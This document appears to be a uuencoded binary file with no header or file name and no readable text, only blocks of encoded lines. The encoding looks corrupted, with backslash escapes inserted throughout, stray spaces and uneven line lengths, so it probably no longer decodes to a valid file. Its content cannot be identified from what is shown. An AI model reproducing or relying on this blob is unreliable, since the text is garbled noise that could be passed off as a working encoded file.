M8;'&UD)F;#S6Y'Q&XO%69S":>3>3M%KEX=4N\L364R33R%6+Y:L9WXLEX+%7(  
M\_\*\UD4(FD\F58.:0ENY\88G"[F6,O':5"+\_X7U:3C?WFY4G\ [E:]N\FH,\*  
M\>R,4>FF0C)>\$\O'5&Q<IHDE6V8B&?7UHXE4)#8EGAT;S^6SB49[%>7\$L'@\  
MP\_\U)U+%L:E,%[\*-\5"Y8%0,2Z2: :M/VAI",VQ]0'4LF)\<:6>"%1+\*)>%M-  
M];"0OY1J:DBTQ=.%?\*YB1=17\$17VQ]I;65-](A,/ ^8MV;:HQGJR)3TLP2['6  
MN+WZCRCPK9R:VK0S8']\EB55B\*LA)QJ-)?\*QR4DWUA)+-<=+6ZH%9D^R+MX<  
M2]:,BORJ2>?[ARK\$H'7XV'A;.A^OB4\N-#>S=6?CN7@J+^P-\*6M\_LV&\^~K:  
M40QGL^DLQ70N[FS+Q0ZC0MJPV@JF)]\*JRXR\*93\*)5+.H;FL:%LN/3N<34^A!  
M]IH0]F=6JQ=6:Q(QWJP-!2+,IKUAJ'ZFOJ=;CN2S?&C(5U2M4RDZG+?DA3.?  
MH^\*I'H/Y;#IIA\_\*)5\*'XK</3^,)V:!IOU=;\$I\0\*R;S:A<3=X/#\$Y'BV(=W0  
MPK)H<H/%4D-:51+,S%'\F\HW\*X/1[WAXE#=1'M8%\JQMS<,^4I1I^3,?:0Q  
M&X^GAA6FT!6<FII\$5NV\9H1\*'TPZ&(J6AMR'^OXAO>#6J\*^F#X?;G9+ZJMJP  
MLX;+A\*):R!EF,\DVU252K:JY5G;K];Y:S[ [#7L[TU!I(-H1B,3=YJ-X6SJ7  
M3\*O6>CGJEN-M+`5W+Z%OE6X##ALL2:W@CJKW<G\_'Y',1>\*-!7;E,VKBN<9L  
M(L,B=^KL=L5!=U<9\A=K4^K8E:P0CE8(JPF6?++;MMC+W2U8A2+QMEBF8-?  
MJ#00=0/IQM9XWNW4\*M00R\3K8[Q]KBTG\_5.U?5(@H(;<:#J=;(DG,\_W[15\*Q  
M3\*XE[:ZU\8ELOA!+^K9TW[XO5"X8"37QF/\_<0O5M=;[A+HLRH4@^G2F&U7Y.  
M&\_2-PT;EE'),)-C4N'V1)Z:QG130#Z=L)>\_4XK,R.7C;1VQ\*8E4O":=\*^ [U  
M0Z4!>ZZ3L1EUZ5C3<#9.5M[ (= -J>"3;]N'T^Y'Q6LQG9IQR1N#K^J:C3(]6P  
MTQ^UX:CF:UA=^(!N3K34D!,=GTX6VN\*CTH547GV=4(4X4U+?I3;M[EQK\$CFU  
M7M1649>8G(UE9]C'PIQ=TUBZ=ZY)Y49RDI`BT)#VG<I5KHH\*>Q&J;<NN\@X,  
M1.MC^9:&=(0UQ8\*R"Z&R43ZAD\$G:W=U\_&//";CF<TE>R\*NDK6<6:2DY"@J\$H  
M(=J6K\$>"A3:63#S5%,06IJ:D0X%(N+U<+!J(%2/V(AF>SK;%.&DI#?)P5!@  
MM&\*@CI.+`J>W([+I0J9X\*,R%\*M4XX[A?U6FA1@B&2UNS-FD9#/E;-<S(J%;^  
MD-NJN#JJ[=6DIAL,^EN.B\*#K:[2R[SOIH\_MK?)^A+11\_R&G%YJBO"3W@M!A7  
MJRTI?\!I\$<^R7M2G:ML^K2M7JC&SL9S:2\_,69"/\_4-TVO)!R-KCVA+LC4\/%  
M/JH&Q]>,XM\,6WTX-2V13:?:.!\$HGE/E0A5KHG9-(=7L]"(U-1J.3.34B4FG  
MM?:X>;9@\_QY\_-<%2:X&['D\*^4K18DGM>]TNWY#6]@1:5"T95?3'BZO\*#2:=  
M^1I3R+, (0WF^T^1"ODP5I]M9#B<?#JIBU\*7:BH>?9P>/J\*0:'I&G1/72A7J  
M<XK7Q=Y0,.;.JSN&U\$6[\1%U0U/9'/Y8%VHL\IH1Z4ZE/B+X?9'H&0\$K:@.  
M\$YHG!(XDE:L''U,,C(ZWEYEGTK-L5[21M/F1BMK,U.QIO0SBF5O)Z^7U'+R  
ME\_VMBZ7BYW2LQ-(I\$FO4I;BSA=6FV,"<CJ'B]I<KEG/%0&V\*R^\*"VGK4E7,Q  
M.CX1GSYF"HTIIY--S@:G#3-#:F<TBCT!>YR0OTAM-NYV6C5<9I]0(5X<USGL  
MZ\<.&N['+O"73JJ\$+BUHJ+^?<.(>\$KM]S=23Z;5-<KZH\;J^M]?]NH%Z)V  
M@9L'S(5]W/"70OZB:EM=;R[>]3AV33'G.8\$2WE&L<8^W+I#Z@"M%]38OD-Z  
M: :#8(MU6SWJJYQX\$7]5>AYP?1?Q?"&GJKU+8+<T\*I9K]88YJ+7Y&[-/S]A\_  
M\$AIW(ZH^[A;<Q:JK/;!N66^N9ZV9VU3);-(-YD+X)(8J9J%@P[K?43MM(`  
MRR88"HRF'KY[?J6!<'N\?+'NGFK.MW12%2U7%0@&'F4F5W%B%2?EGU!UO5[@  
MD.%NB.4/G!5K]+FH7!^M6.^K\*61S:;51!H+V-J8%.7'/<\*&2\$AW.";\:VQ]B

MX]!:J8O[Z=R?;\;9(=?=&^M\VG4\6AKGHL^Y'M5J#HS/F)RV;R'\$9K"5^S\O
M6.O\_5/]7LB\_;M8AVD-=7GW,&5<2U;+:.'9K291J))XL'^)X0R+/QE(:T&<O
MRF\$B/5T%"MEL/-4XH[BC#5#T8Y00GA6H06TU:-%M3M(98+Z!SI?.1BI;=)B
M:M\>#!3;=%QEA'Q%->/N?;>./5^H;%1O&^'.4&M\AKNY%2]#Z]/3XUEO4V.[
M;;4/(Y%,C\$-V(!)N+Q>+!F+%2#\*I+R]\_H-@BRXT%=4CQE51=\\$!9/AHJ'R[ ]
MC/&Q;;,\*^R-;ZW'5WC[<JBN@XJK20QUKJGAF'V]RNXT>4!^C3JB\<^<^\*!A2
MBS\$8+#.R%Z(CJ'5/GQ@VHZ-#N\<6?3BLMF/G%-ZK8<\$ZP]DV>^]2:=-E4KG>^
M7"&9M&\(>%)?#Z@67"ZJ'[DVK. +%N;9O>G"\*Z'7T;V8'ZV)9SF7\W5E]0U67
MRZO[Z:K':BZP1[\$O'MT&ZBI&?6NW\$%>SXB]&B\7F!'&UT6F;4KEXH'VN&\$@U
M:PO"U"C./=/O5U^\3F.>Z(4"H:B'2&U;%0;/<"Z+1,\*C\*8"WATC%2L>34\*5
M\*OQCJ!E6'\.7=OO!@KCTM?YR'I(LF<<SEF?X"\*%-IBH6E\>[8:YZYQA?#H
M=),WQLA\$<PMKW@Y1Y%:=6T'\$[9+IK#JQ<RJT8"80TSZ:S])VI'H@VA\$8,T7;
MY^?TN.\X.RU>OI:KDAQ7&OD\1;MZ3'A4=;T:X-E'DEO[<?OBAKVP':O/)M+V
MG>[J9"R7<P+<B74?=-5R0"H;C0:CSJ(OTUY;\*;G\_J\*\N<\$:]S%2I8KR8Q1X
M"%&I0HUAKS<>+V>=\_:Y[GW\\*]W]94/9:U\+NKH0+03T:5YN!7M0\_J[9]+Z35
MV/&LWL)=+</2Z9S^P9&60I[=#=#="LRRMDI' LW8U>'D\U"TZ+1-/95A9,).Z=
MZ076LW\%!] =LF9427!O!U: !N4C=U/!OJN'B\*M'`RH.^^\_!\$U-JVYF,RX>U"]
M[-0W=1R)BE-5!W-, =P>"\$3]'54L[F7<IXG5M37!(#OZ,N&.VX!:E7;>\$8BI
MR6D[-: ^D3H6T1:2"[K7L085T/M81MM>ZOQ1JFEK(Y>WC94D\IQV\*M;@VC>)1
M+J?=-<6JJ%:5GCYP@#:.O\(\_AGH\*Y=MZ522=4X^EW'+QNZM2O"VC':C\@:@;
M4(\+)(\*J\*9XJ:<?Y8J!V3#W7)\*SRX<E8<T>X>%CN\*+M]4(\_HO=(+<XV@OF"8
MARA::[5H53'1V.KM(8AJY)]:,>H6)Z93I:<B]AT6;8/40OKFJ'?]&Z.JX`Q(
MM5('3?%\%@W/WP=EA:(.JRV@E-9/JYI<^BZ&R4:WMZ)CZEH\$[>/\_90OL,WR["
M'RK3\*N=]F#9.Y0;J\$\IN\_&4W>\_6>3S26;VP1(Y+IR;&D^S:4OQAUBNH=)&=8
MO?+0F'="VO/"8L"[?UQ2CGKE=G>(C3?G#G.YXPR.T&ZD!4/NQ[A[2U5@PV]U
M!HOG0D[O"X;"[L3'QO7O'Y'XFQ<%QJ6@BVU&8PNRZP\F.R:@V]E&Q?S]UQ]@9
MMB+2\N<Y;E%;U!-6PVY2U,-JV?+VF'#"RBJRC7V&TCI&6JX^1"#;+8BNWM
M):`&U%M.>N?S@GQ8\;.<KZZ&.9"6-E;+0@T4."\_-%J?I?'DUR%W:8H/QL62B
MR9WC:"S9\*GCM2JVI!ONT5)42M)D9>(A<L88;M1'>W%'\&ZU5Q%Z0(^VK107"
M@3TO\2;GW1O>GE.WY\_4J'HAGX^KXH06UAH\$8V[L>5C>RU43U:&VJS\*?6IS-J
MMQEH7<]'^&JF.8O+O:]5.RS!Z6]M;EBL25TIY[/%PLA"<]Q^.\74!W6B\_BJ
MBT=\_BJ&2<K18UD:M&58=J6/<83/R<7^1Q6@'\_&]B\$?'>\^#UEHYB.CN<[9-W
M!CH:NH?XG/W(HY!/VUM4(W&UD;C/0MVR[^&F&U2'+Z^)^M\_NW(^HP[-Y\*J\*OF
M&L4Y5],+45\$W43W&</\_E(\*N&>>6)?U274C&[84TZ9=?9FQC\_C,G\$4^IN@39L
MM[\*7,\_\_\_8+TCRCSII\$RRP:8\$-VGZ-PGW6H!?"[27%J%XL%HJ7FVK0>RJAEH7J
MIFK0V^GJSQ;UMP]47.U0G<%L7'7=':4:5OM)->3M\_E0ATL+B4Q5J3Z@:>\_L[
M>QQ[,MY`N%T->K/\*@\RD;C/#HC-YAUVG/B+22^NSBTG!VJ\_Y2U"VJ':E>
M4%73G#=1U)#Z,'VXHX4VE,BWL%4U9]5K4.6BM"UPIVV:\_4\^03]AH4<33>HN
MNN!JW7D?S^[VS?9K>L4MT:X9\$5>ODSJOF\*H=FAUFL7D7,\X&X;U]J.\^:U(Y:
M76W;6Z%[XT85['=6[;E3!>>U.6^PV,2KUM^\*PT4FVJOL\_F\*Q5KGY3-OL!AU
MYEH-U^P5&'MM2Z]Z'R%XEFE&O2\_514,,8\*Z]ZUV2\$Y?#X:BHIZ>J=]3"4B
MQ38=[\_QPHE[I6HZ=F7U'42\PV!?'7VAN4JNQN(+5-+'+HNVH6B3NUNHO:M5J
M>\_650,K:)N\_E(\*ZJZPO)7/\$]2`SS>H!BE!;A?MFIK4\+ZX<WQ29>TU+W]9
MM?>=\$'BKNEC3R8N(JKX^GE6C\AJP<Y4?B+.O.:)@/PLHUG"AV;\O^U5[2>7L
MC2/.\_>0>8]J+7FTVH?KJCH)]65\_+X4.,C25R<>]]>,'^UWL#7Q7T-1N,A-O+
MQ:\*!F!O17\#PA?SO9&A5P7<R\*M>5F8HO5"QXY^7%EPQRQ:CJRFI`7;\_>H+,/
M565G`W)N"JHE3)7[4>%2T-C(OU\*0UQ(>2&[\_W%)H190+8>,THH('8X/4=M.
M9W7,K5>;GFZ\_3.\_\64-.C\_.0K9%R,DY]<=-V2VJ/XQ:\/0B!MOOT[;WCTD#4
M"73R]QG\_V<+]C\$I\_F\$SUCR(;U4Y''PYI!?4AZMUZ\_75[-U8LU<7RJK^H@X'J
M[6I0ORJC;,]'QVUZ=6;E/CL9FT]6QS\*



M=:MQ\!5EE.K-B9MV!M/W<=TA]F.\JSWDB)M]5MJOH);Y]WBC#9\$1L2='Y\_S
M73ONR+"6U#98/,]PKG?5/2A?1-T?S+C7P+D\*829=YHJY7,QIJ?VQIZ\8%>Y=
MR(:T=VN26\$I=5ZOK2.^B2KII]W!D+T?+1^-!J-:2+M]\$SHAIYZY:7>`&2F>5
MY.:;DCSDEU?N\ (9:=-SR"2]!XMEBN\+9/Y3KGT\N^LU.Y2ALK\ -Y.Y2IO+'VW
M2\*C2\_\`9GM,(<!F=-W>'D7\*U53\$RW3:;?.C=@++5;YY\_I=B-A)1NY@E+\$\_L\_S
M;S+'K53^37/4XI]BZV2Q=9+;>XVT<OX-N0/1XD!;QOTWY`YX-0EOP\*M+.)69
M&>Z\_(?`JTEY`UY=JEC)\_03WWY`S0\$WQO^%.+J7!FTH]EY+\*K?37/T\*\L\*Y<
ME3MI5>ZD5;F35N5.6I4[:57NI%6YDU;E3EJ5.VE5[J15N9-6Y4Y:E3MI5>ZD
M\_V=S)XW@>C>\*F),[Z6C,Q8UX`N\_B#W39C'P>&(#13MZD!'J8C86X'6\_@.W0E
M'U)W#,4AR.`T7(ME>`SOX!>LO@4Y#[`W1F\*"DS/I>)R)\*[<+^`+`V?2MNB-
M\_3`6%MIQ!B[%S7@8+^,C\_(RN6\_\$[\>B/6EB8BNDX`7.Q\$=-B.5[!I\_@#ZVTM
MN7YFFM@7M9B`%AR%>5B\$F\_\`0WL)73IZD=;HQ7?1&/OY#\$L=T8SQ<C^5XTLF3
M]#LVWX;?`L<^3HXD`SF<@G.Q!/?C37R#U;8E+P-VQU!,0!.F8SX6XW8\@;?P
M'?["QMOQO='+\@U&`PYT<2?-P#>["J\_@2:U212Z.\*=85Z-./8\*MI6L=QQJY,;
MZ1W\4,6Z[<Y\80\,0P-:<!3F=.?S56XDVN,G)S=2-\_1!#28B@UFX"'?@:;R/
M[V&2YVA3[(0P&I`";,S%0ER!^\_6?L<6/?B^V!<'8CS:<%(/IH\$[>\_!])>S#\_
MZ+HCVSV&8"0B.`Q`XH(=F1\OB/K`2OQ)];MR6\_A(XPH<CV9`YR%RW`OWL`7
M^`U=V(9[<OX3AZD<4CA.)Q7D@/I)7R(;YT<2-W1&R,QWLE\_=)R3^^@R+,-]
M>!;OXFMTV87UCN[8`R%\$D,-LS,7EN!V/X%5\BE^Q\_JXL:R</TBC\$G#Q()V(A
M[L#+^`H)\_][DK[W?A>J\$84<<S`MR&U\_]UMR=/H(!&(E)\*&".DP/I(7P`02ZC
M#;`#]L)H3,7Q.\*<7;;\$<S\_:B/7[\$6KW9QC\$0M;U9?\@X>8\6X`K<C9=Z,]\_X
M!QONP6\_R8Q^,QN%.WJ-9F+<'T\']>!W?H6L?YA]],,S)>=2"8\_HP#2SIP[+\$
MBUC1A\_6`/![!U7[;#ODRC+]`-&V;BC+ZLO[Y,HR\_?I2\_KO"\_3@>C']\<N&(8&
M3\$&[D\_/H8MSDY#QZ`2OQ-S8GGU?%5&,"6OLS;SA7RWOT\*?[\$A@-8OMAS`/.%
M-IR)\[!T`-O3`+8)`#6`];8GVP-&8#\*.VI//Q#(\A;?P`[H.),\#=#L6@@7PN
MFG`B0-KCFH',\_G[&1P/9UK#V7NSGT1=UL)#%5B`R\_9BWO\$(7MN+^<=?V&00
MZP%A3\$0`QPYB`U5[&L<P/>^S);52P6AP<AJUXV1<@.NP`(\_C37P/8S#[`/1"
M&./OB!R.QT+<B\$?Q/K[&FOO0Y[`]^F\*DD]-H-J[\$<CR+;['AOBQ3#\$=\$)B&)
M&3@%#^ [+?.\$>/ (Y7L`(\_H<L0\LY@>PQ\$`0Y!,PJ8C7FX"-?@+CR%U\_`!OL\$?
M6`L\_]I/H@=X8A-\$X%-%Q#\$[!.5B,I;@+C^!E?(--V=]8[B3N^@()U\_1(MR.
M%['2JPTEUP9Z8"^^\$,7XH\XQI.`GG#^4[X^ZAS.M0EA-\$B.`^\*`4/,`T:&&`] -
M:./,\$-\79X58EUB,&T)\!A[&TR&6';[\$;^@RC.^,GNB`H:C#1.1P+\$[#>;@,
MRW`OGL`KPUC76(G?L7XUQV+L4\UGX!`G1]&, :I8;SL8B7(\[\3P^=? (4F35L
M]QB(46BL8=G5,'V<7L/TL1BWU+ "-U3!M?%+#MJGE\*]H^S'?`L#K#9/#+,LP
M\X]+<%.8=15F7859EO@+ZPYG`6`PFA`DY.SZ"2<A4NQ#`\_B)7R-]4:PO6(8
MIB"/DT<PG[@2=^)9?(B?T74DZVPD[6\$AAUDX`Y?A!MR/E\_`I\_AC)-&K)\$8,P
MFG`TYN!B7?+>JAE&>(#K`8`\X,1:;!D9`B%N)JW(FG\`96804#V6)@!\_3&
M\$!R,'F9C+<B["#7@`[\`\$?K%/`KR.><-`C\*AC/+1A%LYV<A;=CW?Q\$]88Q3D.
M^J\$.C<CAC%,`[?A.7R\*/['%:/8UHVDGU\*,-I^\$RW(XG<EHY@<;C&`=8Q#&
MH16S<+Z3G^A!O(P/\`<VKN<\`+MA/]2C">TX!1?B>CQ0SSIT\A2)@Q@'\_5&-
M@Y`%F5B(Y7@=G^!GK#Z6?HI^.!""HH`Y6(K`\`J^</ (0;1AA.\2>&(,I\$>8G
MPO:':W%WA.438?E\$6#X1OD,#ZQLU&(NDDW=H#J['77BF@7G"ET[>H?7',4\_8
M#KW`L6PQRDL[=(,XEM<XIC6.:>&E<2PO?(O?88QG?'3#WJC#83@`I^\$ZW(%'
MQ[.\L'(\XV\$M)\_]0`PQ#!\$V8\$65><4F4[0L/1)DF/HNR3IT\1#TQ`#5H1`;'
MX@Q<-('Q<`^>P=M.CJ\$N![-MHC]&83)FX%1<<#CX`X\AK?P/;I,Y`NA+T8C
MB=-PZ43:8\_E\$VN-U\_(0-#V';1"WBF(5S<!T>Q&M8B3\_0=1+ML15VP.[8\$T,0
MQFA\$4,K\C@&IV`^+L82W(2[\2B>QUOX!-@MTFK<B>MRIVT\*G?2JMQ)JW(G
MK<J=M"IWTO\_=W\$F9%JLUGNW?KW=3,BFLDDQ`EOOC(=Y05`WY?E@U\$%M.DVG
MU`F]&E]+J&1UEE`) \J54LBKG5+)\*DRI9%;J6?ZT2I:65\G2\$BM9>F8EJU)J
M)4O+H/0\_5[F]CZP\*V96L2NF5+#>1TO\6UZ93\* $.252$ [%DE4QQY+U`TF6+)5E
MR2J79JELE(VA8J(ERY)IR:J04:ER3=1?0]&?;:FD3`W%?SMN56U:#04S+KEA
M\_U\=6%K.);UMA:1+E2J8LT[2+EG^O\$M:6?T5\$.5@YB45TPKE<R]999(O68`L
M2\&0/;^\_`\$MNP`O`U5]6(\_B3?!`)YF"R@DF85"R8A<DJFX;)\*IN`R?(2,74,
MAMM]A6A`00VZR9@8YI.\;\$S^8M0MEOF;0:=\*^/\H0\$3-0B`6#<3<B/-W8+Z2
M5Z>^J:\0;G>+ZJL/[3?(\*^L\_0Q&,1?58U!U/3)%4&F", "DF:K-(L38%(5(M\$
MXFH,?Z(F?!\N\_Y^IFBP]5Y.OY(WMVTX(ZI-Q7Q-;J6S#?LS-EEEDS!5BD<K
MQ=542S]=M0ZD;)\*\S8%(FJ\0.8FJTSJ)B^H?[2V<],B\_MU=Q?1-5C!\_DVH>
M3.!4-LJL!U(X6<&\$37I,3^+DQ-5>4Q\_61JN4Q\GR)W\*R]\$Q.6M"?RBD08? [+
M)G.RM%]GL\JG<U)AKUMK"9WT0M0MZ.LHF--)B\_G76X6L3I4JU.3\>9VLBHF=
M5%5C8\*=?.;53)W5,N`QR)ZML=J?R83ZD?'XG+>X&?!F>5#&X]H,YGLK\$HL3L
MYH`5&TCS`R%V\L&H&@`OE3/04BZM,"L">"81"JF>ZI<Q5CE\$S\$Z5C6OM]91/
M@9C>3D\_Z%(RI=L&T3V6CJTT\_\9-5,?-3Q2K\_Q\_B6D#^FVOFS/P4BJHT\_U,@
MHMI4S@#56:T:U\L!995)`F7I6:4P3T(N`F@K(J)H" I7,=E.4T%U7JW&#B:#
MLGS9H/S%J%,L[L/+)X2R@AFA`A7%>A\$\*^>\$LCI)"M59);-9/BU4,.R<3U>L
M<3]\*7>9[@TY4G?>KP8K)H:S.LD-U6A05:ITC4TD^J&"D=!R]K(XVOD\)`I@J
MUP4\_244JYHGRZM2L^XK:F-I,Z0%]GBI7!3[&"6C`"W]^J\$"@9`15]\*6,T@+:
MA)VJ2DFCK\$#6\*\*M\VBBK-&^4I26.T@OVC/E31\_G+U.O)HU2AS(ZD4@6CZ\_FC
MK(H)I%2-N[14\*7@G285+ST@K)I&B1F61LO1?O\_65HI3T7%`^HFJLEU7S"KFD
MG"K[B\*X-JNU"\*SF?H)\[!"+%-IW])].J]R[KO:+ZZW)5T))\*>VUK%)N2+6(
M>R7WYHP\*^!)+^0/ND@BFEBH?U]IKIXS^B.I#P5AP3">BWP<-1/B+;2T:S"/5

M65VT;%TP&HR4FV;E\*5:>7LG4BIMP (->4'O,?FBM7%:?XGPVBE1MH5?KO8@6C
M]@:H1\_4?P%)A?\ZITAA;C=;.\_]-8>H7\_Q[ `J56AS' 4@\I:HJ9YZJ7!WXX-+O
MQCT(/:3?I46T)-/:>%`BF]3D] `I2K\OV,5B\*C9)/^2%9%@\$JI@3(WI3T.E
M1?0UIH>U.V?EHKX/=;Y^F5!MDQY4QXDR\$=7\*GX[\*7U93\*\_];6^7#>FL])17A
M8\$XJ%?OGIOJ&PNUE@]@%4(7\O\_05B\*QV6FHJ?[%8&SP,5PB'\*L3UC\_'\_EE:E
M"C5&(\$.5'M/6GR)'52"B/BKPNV+!6+B]?+3<^"I6\*5.55^>L9SU7E5>TCXU>
MP=T!=\_ZS8WJ#2HO,G['J\$%MO)15>D'5'^^V3(MHWY)HY;155.H\_2J9\*\_L15
MJHGW@V-:\*.YFR5]6<U4^>56EBN'8:K/QYZ\\*1-18OM\V(Q!,8>6/:2/J2:P"
M\$;5A!6+!,56D?"\*K2C6EXWAS[L]EI8\*!9%8JY,]FI4+!O%65XJ.+AZ,\*":VH
MJ9#1RJO1HIE@4/MX+:E5(!+5(OZT5EI%,\*^5JNXTL96J5YFMU%'@M15!\_X\_9
MJ4@PN579L)KM2NFM\*E>I>SC\_5=\_)1Y>I<A\_45:SQC>/\_L9R\*-6H<7YHK50[^
MTI\>UW\D40\_'U=;A\*ZO/\QW9@\FN]#;^GQ'4\*X\*\_ (ZC7VCLI-Z`GO-)#\_A\;
M5#6!M1]8[<'U779!!=08-542GREJOR9KX(A)0&^W%>E`;=%DW9TT)-?^<OA
M]F`D6A)1Y6`\*K\$!4'3/T>#`])EE:GG^0\$@]XT]1UB,!&6B@8S86EQYZA5\_A<B
M]0I\_,BQ\_A3ZA8\$:@8)W^+2HEQ`K6Z./X? [=2A?0?KO0"VG+P9<4\*1\*)>1#UH
M\96H"V3&LLJGQM+B[N/\0"HL+13LQ<'T6'I[=V'K";(L?X:LDC+S7B%'EA5,
MDJ7']`U6C\_HW5U^>+\*M2HBQ5H^UIM%19\_B)S6S995OFPW?H\_TV7]9Q/]4[0]
M2R!&N\_] ,F67]9\XLNT7Y+E\*V<^@\_T&[Y\V:5E&FN9\ZR?\*FSW\*+^+=8D>59I
M(-H1X#1?SY)E:0FTK&`K3(Q[ [ /<?:Z61,L\*ILPJ%U/7&GH>;?H'\*/T3%J6
MGDK+\*R2UJ16;Z=FT+#V=EC^@3C3=<L>PFHOBH+>4M9Q:5FE2+4O/JF5I.;74
ML%J: :JBX5,IEUM\*B?\*3SB=[BT]-KZ>V+"TA/KZ4\*[@+I2+!E^3)L65Z\*+<N?
M8\NJG&3+^M^R;%GETFQ9G>39LLHFVM\*C\_J;!5%MZ7,^U995-MF55RK;EK^%3
M]\*I\*^;8L7\ (MRY=QRQ^Q.[O62&^@)]TJ#42=@#:Z/^60\QRM2.!E\_\*4F]9
ME7-06962;UDEV;>\@.!\!LQ=5A\B.1OJ!I20#EZ6GX/\*5^/).\BUOH/A\$QTG#
M9?GS<%E.(B[+R<1E::FX)()J::\`^`\_B6[5N.BZK;#XN2T\_(Y2N%VTO+45^9
MDI:42PUW/.G1TG+9P]H>O4)B+E7A[:K=U%Q.V-L!>\FYU\*"V4]72<ZF"NX/5
MSG2I0FMQ(6LINM1PQXR73)=E\*9E2U7JC^3THIJ'/U&7OQCURFH7[2NI2B]9
MEQHL?J2OH#72!\_6\$7>7#M'92=EGE<G99E9-V616R=EGETW999?-V6;[\$798O
M<Y<J%5^NU(=:5ATM)-<F`Q&GM?:BH[\_LU!=?2=2&G;CS%=Q"\\$U=?Q8O?]G]
MON[=T6`BKS(Q>YQ@\*J]@C':!9%[!D--\*\*)&KDWQ>EI[0RRK-Z&653^EE^9-X
ME9:U!FIC]A>U:G]>+TM+ [&5U9/:R]-1>JJ3G]G ("^HM\_\_@ "C5\$SOY51U]O9J
MI01?5N4,7];\_D.++\N7XLH))OJR2+%^6GN;+\*^F;03"I5]E@-!CT0OJ+-7HL
M^+)-]F^ .JLL-R5\_3)6"&;^<<'\$'H.7\H:]77+P=\_M,FF\_K&#>KT!,O6E5
M,?.7U4EZKTXKU5Q72/YEE6;\_LGSIO[RBVEUY)6\_?8T?&\&<"\$7M!\_F<.L/\_#
MWEN'1WFU7=##!P@EN!0G0"@!+G=#!@FMQ\*.W@[@X%BA4H[E!<BTN+%`D.Q:U`
M"RU0W\*^X0[ ]UG6\$R&P(\SU\_?) [W'FQS'W/=OUNQ)TLE<>Z]U[I/9^\_.0V.\_R
M\7],Q!X#QMxi\_LX]?\*,/G03F\_`!18'[F+#B=]FG-/`\_.\<!^:/>QZ8\_Z,'
M@OG?/1',\_`^Z18[@F6#^=#P%W\_\5+!// (87@3D7C+U#CP1/!L.==YM-XBCT
MA(\?D:/?K(5!8\\$\_[H%])C%&-P--J;@#M-Q@GOO=IQ`>.-=#4<IU>-#6NTX
M&BD?/R>,?;1D5;KW\9/"`.@'C@J#\_&ZS0UR%7MRX\*OM-XQX7AD<^V"X!^=V-
M]NH?:XNH\_LZ18;C\_L3:)N`^P+UW<4\.@QSTV#.+`SPW#@W\$/#F-%]K^,;9:H
M\_O&SPS[U8.!WCWMZ&/2X[1?5XYP?!NEC!XCAL8^<( (8'WFV]B\*.POQ=[B!C4
MCY\BA@?CME)\4\*T-]4/-#1^6:??[#09Q%!K#'" :&>Q\_L!/C8`\_1\YCPQW`O,
MP=7CG"@&Z=TCQ:#\$W?N/J]\$/88\1>\_] ^J1Y0XIPK%D>J#8G=WZ\_`M%B4#Z]
MR?\_I`?0#XFS3,TK7=LS].%/OATUH]8^>,(:'V-W\ZI\X8^R3C))OS6[ZOWO,
MV'OW?:1[F\_&?.&G,[\_&CQOQSAJ#\N\$MR(^<-H8'/KE-^-`SQO` (NV,6)\OQ
M5GS[DGQL1RG.H6.0WM^`^>BQ8\_X/GCL&.<[VS,=. `O-\_Y.@Q//#^QDV<H\88
M\*^<[K&O?X,8@?-0UQ\_KW2ITX@[-'D.'>1S=9WCN\$['T!;\0//4/V015CXQQ\$
MY@^>1.:/>Q29\_T-GD?G?XS,3^>0O?T\_FH3>.8\_,^Z!9+%W'P]\_`\$@R\_]T
M)IG`X>2^=\\_E8Q1`C\_M(V!\_!D=)PXF"]P-1//8H\G\@;/),SA9'2G>NR=3QU/
MYH][ /ID\_S@%E\_K@GE/D=(D29\_W\ZH\S/'%+F?^>4,O`\_WYK,.64,>W\_9]T\J
M\W\_PJ#+\_NX>3O7\_?^T9Q\_BE:G'`^]J'SROP?.K#,\_`^Z)9<S]MY?\^V>6Q5'P
MTSYT:IG\_P\>6^>.>6\_8!#=#^3/:SLW7O>\*#IL\O\ [. %E()]W8IP8JO>\>6/;^
M?1K.%!??O<<\&J@"?\_ (0,\_[IYCYXQYCYO\_P@64?T[U?X(/%@8\4!=X]R^R]
M^WC)/W2:F3]PG)G\_W?/,8N^R%:(/G5WV\$;GV!V168^M\$GSK5S/^I8\T^>@'
M?]I[8N!NS.7\*GFWF?\_]P,[\_G3C?[U(/X\$1\\_W^P3C^%Y'S\_A[!./Q3[OW;D5
MVL=\_[;B\_[T=^T;B\_(7O0F?^]D\X"1YW%GG46>]A9[&EGL<>=!<X[>WO@&?[\_
M[7/>GG`6`\5C"3\_\_\_[4%FL5`\EH(/M@Q2\2`&'N\_0,Q:\*QU+PP79! \*AY\$//[V
MP+-8\*!X@/!C\_]7\_:5[&C"6)9^SV!;S;N=V&T-M!.X/['OE[AL9'C"7R9<8O`
M3<,M"K<:N+7`K3=N8W";CEO@:Q%X/6Z[<#N(VPG<SN-V&[='N/E^3\_#\_RO=/
MX(MMK\_'E)S\$?-8/'HGS!C60["O#W\*^`^RM]P6:.,[YW6F)\51+@\_KM]U;Y6
MT-YI\*^57=,+J[P1U^ALD"1D[+C1,%+ZQP3`SX<"S\$"\_P;`HR;XO,W[=2I77N@
M[X;/WQ][^+X,"1LV0ICW<0F;-?.Z'KS'] (3-.G3"=V\&=A,V\VR#KU/"M@W)
M?!.K5L\*WE[/W=33!\_\_\_I6H52URJ4JOOW\$+GRE/YK@?[RU[=RM<:<N)(SXX\_`^\_
M?(7Y?%43^7PEN4I<1VX\$-Y<[Q)WA'G!I^\$B^\$=#&'`=\YTN+?^%#`I-)J:2L
M4FXI0BHLB5(QJ8Q46:HNU96:26VE+E)/Z3MIA#1>FBK-DA9(OT@;I&W2;NF`
M=\$KZ1[HJW9+N2V^D)'\*HG\$;.) (?+A61!5F5;+B)\_\*=>1OY8;RQWD[G]?>:#\
M@SQ)GB'/EQ?+\*^5H>:>\7SXBGY0ORC?D>\_)C^:4<HJ16,BJ?\* [F5(HJL6\$IQ
MI8Q20\_E\*::0T5]HJO93^RE!EI#)>F:TL5%8HJY4-RF\_\* (>6\$<EKY1[FM/%1>
M\*/\I2=2T:A8UEYI/+;1JJJN65BNH7ZK?J\$W5-FI'M;LZ2!VNCE,GJS/4)>K/

MZGIUL [ I3:/K^J9Y3+ZDWU"?J:S6QEEQ+K673\FI?:\$4U62NAE=. J:C6UK [06
M6GNMF\_:MUE\;I4W4IFMSM(7:&FV3MD;/;HQW2\_M(N:->U.) I#?-1K,OTS/9V>
M1<^O%)8E7===O:>7:^G^\_6F>B>)I]Y/\_UX?KD\_19^D\_Z4OUG\_4M^F[]H'Y,
M\_U.\_K-\_2'^A/]==Z"B.-D=G(;N0U.\$,U'\*.D4<ZH97QM-#%:&NV-WL9`8Y@Q
